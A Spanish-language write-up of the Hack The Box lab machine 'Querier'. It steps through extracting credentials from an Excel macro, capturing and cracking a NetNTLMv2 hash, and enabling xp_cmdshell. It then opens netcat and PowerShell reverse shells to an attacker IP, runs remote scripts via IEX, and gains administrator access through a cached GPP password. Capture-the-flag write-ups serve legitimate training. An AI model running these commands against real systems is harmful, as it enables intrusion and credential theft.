Querier - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE       REASON          VERSION
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack ttl 127
1433/tcp  open  ms-sql-s      syn-ack ttl 127 Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-info:
|   10.10.10.125:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ms-sql-ntlm-info:
|   10.10.10.125:1433:
|     Target_Name: HTB
|     NetBIOS_Domain_Name: HTB
|     NetBIOS_Computer_Name: QUERIER
|     DNS_Domain_Name: HTB.LOCAL
|     DNS_Computer_Name: QUERIER.HTB.LOCAL
|     DNS_Tree_Name: HTB.LOCAL
|_    Product_Version: 10.0.17763
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49670/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49671/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Listamos los recursos compartidos que tiene la maquina victima a traves de una "Null Session":


```
┌──(kali㉿kali)-[~/Downloads]
└─$ smbclient -L 10.10.10.125 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Reports         Disk
```

Vamos a ver el contenido de reports:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ smbclient //10.10.10.125/Reports -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Jan 28 18:23:48 2019
  ..                                  D        0  Mon Jan 28 18:23:48 2019
  Currency Volume Report.xlsm         A    12229  Sun Jan 27 17:21:34 2019
```

Encontramos un archivo xlsm. Nos lo descargamos y vemos su contenido:




Esta vacio. En los metadatos se filtra un posible nombre de usuario:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ exiftool Currency\ Volume\ Report.xlsm
ExifTool Version Number         : 13.00
File Name                       : Currency Volume Report.xlsm
Directory                       : .
File Size                       : 12 kB
File Modification Date/Time     : 2024:11:20 08:45:56-05:00
File Access Date/Time           : 2024:11:20 08:47:31-05:00
File Inode Change Date/Time     : 2024:11:20 08:45:56-05:00
File Permissions                : -rw-r--r--
File Type                       : XLSM
File Type Extension             : xlsm
MIME Type                       : application/vnd.ms-excel.sheet.macroEnabled.12
Zip Required Version            : 20
Zip Bit Flag                    : 0×0006
Zip Compression                 : Deflated
Zip Modify Date                 : 1980:01:01 00:00:00
Zip CRC                         : 0×513599ac
Zip Compressed Size             : 367
Zip Uncompressed Size           : 1087
Zip File Name                   : [Content_Types].xml
Creator                         : Luis
```

Tambien podemos ver que sale infomacion sobre "ZIP":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ exiftool Currency\ Volume\ Report.xlsm
ExifTool Version Number         : 13.00
File Name                       : Currency Volume Report.xlsm
Directory                       : .
File Size                       : 12 kB
File Modification Date/Time     : 2024:11:20 09:14:07-05:00
File Access Date/Time           : 2024:11:20 09:14:40-05:00
File Inode Change Date/Time     : 2024:11:20 09:14:07-05:00
File Permissions                : -rw-r--r--
File Type                       : XLSM
File Type Extension             : xlsm
MIME Type                       : application/vnd.ms-excel.sheet.macroEnabled.12
Zip Required Version            : 20
Zip Bit Flag                    : 0×0006
Zip Compression                 : Deflated
Zip Modify Date                 : 1980:01:01 00:00:00
Zip CRC                         : 0×513599ac
Zip Compressed Size             : 367
Zip Uncompressed Size           : 1087
Zip File Name                   : [Content_Types].xml
```

Esto quiere decir que puede tener macros en su interior. Por eso cuando he abierto el archivo en libreoffice me ponia que contenia macros:



Como contiene archivos en su interior (marcros) podemos descomprimirlos y analizar los archivos con strings pero son muchos archivos y tardariamos bastante. Podemos usar la herramienta "olevba" que nos permite analizar los macros del archivo "xlsm":

https://github.com/decalage2/oletools/blob/master/oletools/olevba.py

Nos la descargamos y podemos ver el contenido de los archivos que tiene en su interior de una forma legible:

```
└─$ python3 olevba.py -r Currency\ Volume\ Report.xlsm
olevba 0.60.2 on Python 3.12.7 - http://decalage.info/python/oletools
===============================================================================
FILE: ./Currency Volume Report.xlsm
Type: OpenXML
WARNING  For now, VBA stomping cannot be detected for files in memory
-------------------------------------------------------------------------------
VBA MACRO ThisWorkbook.cls
in file: xl/vbaProject.bin - OLE stream: 'VBA/ThisWorkbook'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

' macro to pull data for client volume reports
'
' further testing required

Private Sub Connect()

Dim conn As ADODB.Connection
Dim rs As ADODB.Recordset

Set conn = New ADODB.Connection
conn.ConnectionString = "Driver={SQL Server};Server=QUERIER;Trusted_Connection=no;Database=volume;Uid=reporting;Pwd=PcwTWTHRwryjc$c6"
conn.ConnectionTimeout = 10
```

En el interior de un archivo esta realizando una conexion a "SQL-Server" a la base de datos "volume" con el usuario "reporting" y una password. Vamos a validarla con netexec:

Las credenciales son correctas en el sistema de la maquina victima:

```
┌──(entorno)─(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.10.125 -u reporting -p 'PcwTWTHRwryjc$c6' --local-auth
SMB         10.10.10.125    445    QUERIER          [*] Windows 10 / Server 2019 Build 17763 x6
)
SMB         10.10.10.125    445    QUERIER          [+] QUERIER\reporting:PcwTWTHRwryjc$c6
```

Pero incorrectas para mysql:

```
┌──(entorno)─(kali㉿kali)-[~/Downloads]
└─$ netexec mssql 10.10.10.125 -u reporting -p 'PcwTWTHRwryjc$c6'
MSSQL       10.10.10.125    1433   QUERIER          [*] Windows 10 / Server 2019 Build 17763
MSSQL       10.10.10.125    1433   QUERIER          [-] HTB.LOCAL\reporting:PcwTWTHRwryjc$c6
be used with Integrated authentication. Please try again with or without '--local-auth')
```

Podemos intentar conectarnos a mysql:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-mssqlclient -db volume 'reporting:PcwTWTHRwryjc$c6'@10.10.10.125
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[-] ERROR(QUERIER): Line 1: Login failed for user 'reporting'.
```

Nos dice que login error, pero porque la conexion se esta haciendo sin utilizar el "TLS" que es un metodo para cifrar los datos. Para conectarnos utilizando el cifrado "TLS" tenemos que añadir el parametro (-windows-auth):

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-mssqlclient -db volume -windows-auth 'reporting:PcwTWTHRwryjc$c6'@10.10.10.125
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: volume
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(QUERIER): Line 1: Changed database context to 'volume'.
[*] INFO(QUERIER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
```

Podemos listar los usuarios con "xp_dirtree":

```
SQL (QUERIER\reporting  guest@msdb)> xp_dirtree \Users
subdirectory    depth   file
-------------   -----   ----
Administrator       1      0
All Users           1      0
Default             1      0
Default User        1      0
mssql-svc           1      0
Public              1      0
```

A nivel de "SQL" estamos con el usuario "reporting" pero puede ser que el servicio "SQL" lo este ejecutando otro usuario. Podemos crearnos un servidor compartido con SMB y con "xp_dirtree" accedemos a ese recurso para que cuando nos autentiquemos se reporte el usuario junto con su hash "netNTLMv2":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-smbserver share . -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.125,49675)
[*] AUTHENTICATE_MESSAGE (QUERIER\mssql-svc,QUERIER)
[*] User QUERIER\mssql-svc authenticated successfully
[*] mssql-svc::QUERIER:aaaaaaaaaaaaaaaa:198c4e071e160214a6b87f822d88eafa:010100000000000000ee3fa9603bdb013ab3ef38b2e0004700000000010010007a007a005a006f007000
4100500059000300100007a007a005a006f00700041005000590002001000530049005700 4e0071004b0048005a000400100053004900570 04e0071004b0048005a000700080000ee3fa9603bdb010
60004000200000008003000300000000000000000000000000300000da6281c3b8e906a45da6ee7e285963ad3906a2b3281ef8eb00e3e9928bf4731c0a0010000000000000000000000000000000000
0009002000630069006600730002f00310030002e00310030002e00310034002e00310031000000000000000000000000
```

El hash "netNTLMv2" no nos sirve para realizar "pass the hash" pero podemos crackearlo con john:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
corporate568     (mssql-svc)
1g 0:00:00:03 DONE (2024-11-20 10:31) 0.2710g/s 2428Kp/s 2428Kc/s 2428KC/s correforenz..cornet37
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Vamos a validar las credenciales con netexec para ver a que servicios nos podemos conectar con el usuario "mssql-svc":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.10.125 -u 'mssql-svc' -p 'corporate568'
SMB         10.10.10.125    445    QUERIER          [*] Windows 10 / Server 2019 Build 1776
se)
SMB         10.10.10.125    445    QUERIER          [-] Connection Error: The NETBIOS conne

┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.10.125 -u 'mssql-svc' -p 'corporate568'
WINRM       10.10.10.125    5985   QUERIER          [*] Windows 10 / Server 2019 Build 1776
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarnin
orithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.10.125    5985   QUERIER          [-] HTB.LOCAL\mssql-svc:corporate568
```

Las credenciales no son validas para SMB ni para winrm (O no pertenece al grupo Remote Management Users). El ultimo servicio que nos queda por probar es "ms-sql":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-mssqlclient -db volume -windows-auth 'mssql-svc:corporate568'@10.10.10.125
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: volume
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(QUERIER): Line 1: Changed database context to 'volume'.
[*] INFO(QUERIER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL (QUERIER\mssql-svc  dbo@volume)> help
```

Podemos intentar ejecutar comandos en el sistema con "xp_cmdshell":

```
SQL (QUERIER\mssql-svc  dbo@volume)> xp_cmdshell whoami
ERROR(QUERIER): Line 1: SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is turned off as part of t
he security configuration for this server. A system administrator can enable the use of 'xp_cmdshell' by using sp_configure. For more information about enabl
ing 'xp_cmdshell', search for 'xp_cmdshell' in SQL Server Books Online.
```

Nos dice que el comando "xp_cmdshell" esta bloqueado por motivos de seguridad y que se puede habilitar con utilizando "sp_configure". En hacktricks tenemos un oneliner donde nos dice como podemos habilitar el comando "xp_cmdshell":

```
# This turns on advanced options and is needed to configure xp_cmdshell
sp_configure 'show advanced options', '1'
RECONFIGURE
#This enables xp_cmdshell
sp_configure 'xp_cmdshell', '1'
RECONFIGURE

#One liner
EXEC sp_configure 'Show Advanced Options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell
```

Lo ejecutamos:

```
SQL (QUERIER\mssql-svc  dbo@volume)> EXEC sp_configure 'Show Advanced Options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;
INFO(QUERIER): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(QUERIER): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
```

Se supone que ya esta habilitado, vamos probar a ejecutar un whoami:

```
SQL (QUERIER\mssql-svc  dbo@volume)> xp_cmdshell whoami
output
──────────────
querier\mssql-svc
```

Como podemos ejecutar comandos de forma remota, vamos a descargarnos el binario de netcat, lo compartimos por smb, nos ponemos a la escucha con netcat por el puerto 1234 y ejecutamos el siguiente comando con "xp_cmdshell" para entablarnos una conexion con la maquina victima:

```
SQL (QUERIER\mssql-svc  dbo@volume)> xp_cmdshell "\\10.10.14.11\share\nc.exe -e cmd 10.10.14.11 1234"
```

Nos llega el hash de la autenticacion del usuario "mssql_svc":

```
┌──(kali㉿kali)-[~/escalada]
└─$ impacket-smbserver share . -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.125,49676)
[*] AUTHENTICATE_MESSAGE (QUERIER\mssql-svc,QUERIER)
[*] User QUERIER\mssql-svc authenticated successfully
[*] mssql-svc::QUERIER:aaaaaaaaaaaaaaaa:4e4415275cc59d0e64aa15bb56d1d792:0101000000000000
07100680003001000430004e00560077006b004900710068000200100054004600510076007400720004b005200
00200000008003000300000000000000000000000300000da6281c3b8e906a45da6ee7e285963ad3906a2b3
06300690066007300 2f00310030002e00310030002e00310034002e00310031000000000000000000000000
```

Y nos llega la conexion de la maquina victima por netcat:

```
┌──(kali㉿kali)-[~/escalada]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.125] 49677
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
querier\mssql-svc
```

ESCALADA DE PRIVILEGIOS

Vamos a ver los privilegios que tiene el usuario en el sistema:

```
PRIVILEGES INFORMATION
──────────────────────

Privilege Name                Description                               State
═══════════════════════════ ═══════════════════════════════════════════ ═══════
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

He intentado explotar la escalada de privilegios en "SeImpersonatePrivilege" con "JuicyPotatoe" y con "RoguePotatoe" pero se podia. Vamos a enumerar posibles formas de escalar privilegios con la herramienta "powerup.ps1". El problema es que estamos en el "cmd" y necesitamos estar en la terminar de powershell. Podemos enviarnos una reverse shell en powershell y ponernos en escucha con netcat pero nos lo bloquea por seguridad:

```
C:\tmp>powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.14.11
ile(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName S
a 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([te
ndbyte.Length);$stream.Flush()};$client.Close()"
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.14.11',4321)
 = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.T
| Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.enco
Length);$stream.Flush()};$client.Close()"
At line:1 char:1
+ $client = New-Object System.Net.Sockets.TCPClient('10.10.14.11',4321) ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
```

Lo que podemos hacer es volver a conseguir una terminal en powershell. Para ello salimos de la terminal y nos descargamos el script "Invoque-Powershelltcp.ps1":

https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1

Copiamos esta linea y la volvemos a pegar al final para que powershell nos lo interprete y se ejecute la ultima linea cuando lea todo el archivo:

Copiamos:

```
.EXAMPLE
PS > Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444
```

Pegamos abajo:

```
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.11 -Port 1234
```

Ahora nos tenemos que abrir un servidor con python para ofrecer este archivo y a traves de ms-sql ejecutaremos el siguiente comando:

```
xp_cmdshell "powershell IEX(New-Object Net.WebClient).downloadstring(\"http://10.10.14.11/ps.ps1\")
```

```
xp_cmdshell "powershell IEX(New-Object Net.WebClient).downloadstring(\"http://10.10.14.11/ps.ps1\")"
```

Esto interpretara la ultima linea y nos ejecutara una reverse shell a nuestro netcat en el que estamos en escucha:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.125] 49693
Windows PowerShell running as user mssql-svc on QUERIER
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
```

Ya hemos conseguido una terminal en powershell, ahora vamos descargarnos el archivo "powerup.ps1" y añadimos lo siguiente en la ultima linea:

```
Set-Alias Get-CurrentUserTokenGroupSi
Set-Alias Invoke-AllChecks Invoke-Pri

Invoke-AllChecks
```

Ahora cuando powershell IEX lo interprete ejecutara todos los checkeos. Lo ejecutamos con powershell desde la maquina victima:

```
PS C:\tmp> IEX(New-Object Net.WebClient).downloadstring("http://10.10.14.11/PowerUp.ps1")


Privilege   : SeImpersonatePrivilege
Attributes  : SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
TokenHandle : 2480
ProcessId   : 4240
Name        : 4240
Check       : Process Token Privileges

ServiceName   : UsoSvc
Path          : C:\Windows\system32\svchost.exe -k netsvcs -p
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'UsoSvc'
CanRestart    : True
Name          : UsoSvc
Check         : Modifiable Services

ModifiablePath    : C:\Users\mssql-svc\AppData\Local\Microsoft\WindowsApps
IdentityReference : QUERIER\mssql-svc
Permissions       : {WriteOwner, Delete, WriteAttributes, Synchronize ...}
%PATH%            : C:\Users\mssql-svc\AppData\Local\Microsoft\WindowsApps
Name              : C:\Users\mssql-svc\AppData\Local\Microsoft\WindowsApps
Check             : %PATH% .dll Hijacks
AbuseFunction     : Write-HijackDll -DllPath 'C:\Users\mssql-svc\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'

UnattendPath : C:\Windows\Panther\Unattend.xml
Name         : C:\Windows\Panther\Unattend.xml
Check        : Unattended Install Files

Changed   : {2019-01-28 23:12:48}
UserNames : {Administrator}
NewName   : [BLANK]
Passwords : {MyUnclesAreMarioAndLuigi!!1!}
File      : C:\ProgramData\Microsoft\Group
            Policy\History\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Preferences\Groups\Groups.xml
Check     : Cached GPP Files
```

Obtenemos las credenciales en texto plano del usuario administrador. Vamos a intentar conectarnos con "evil-winrm":

```
┌──(kali㉿kali)-[~/escalada]
└─$ evil-winrm -i 10.10.10.125 -u administrator -p 'MyUnclesAreMarioAndLuigi!!1!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detect

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
querier\administrator
```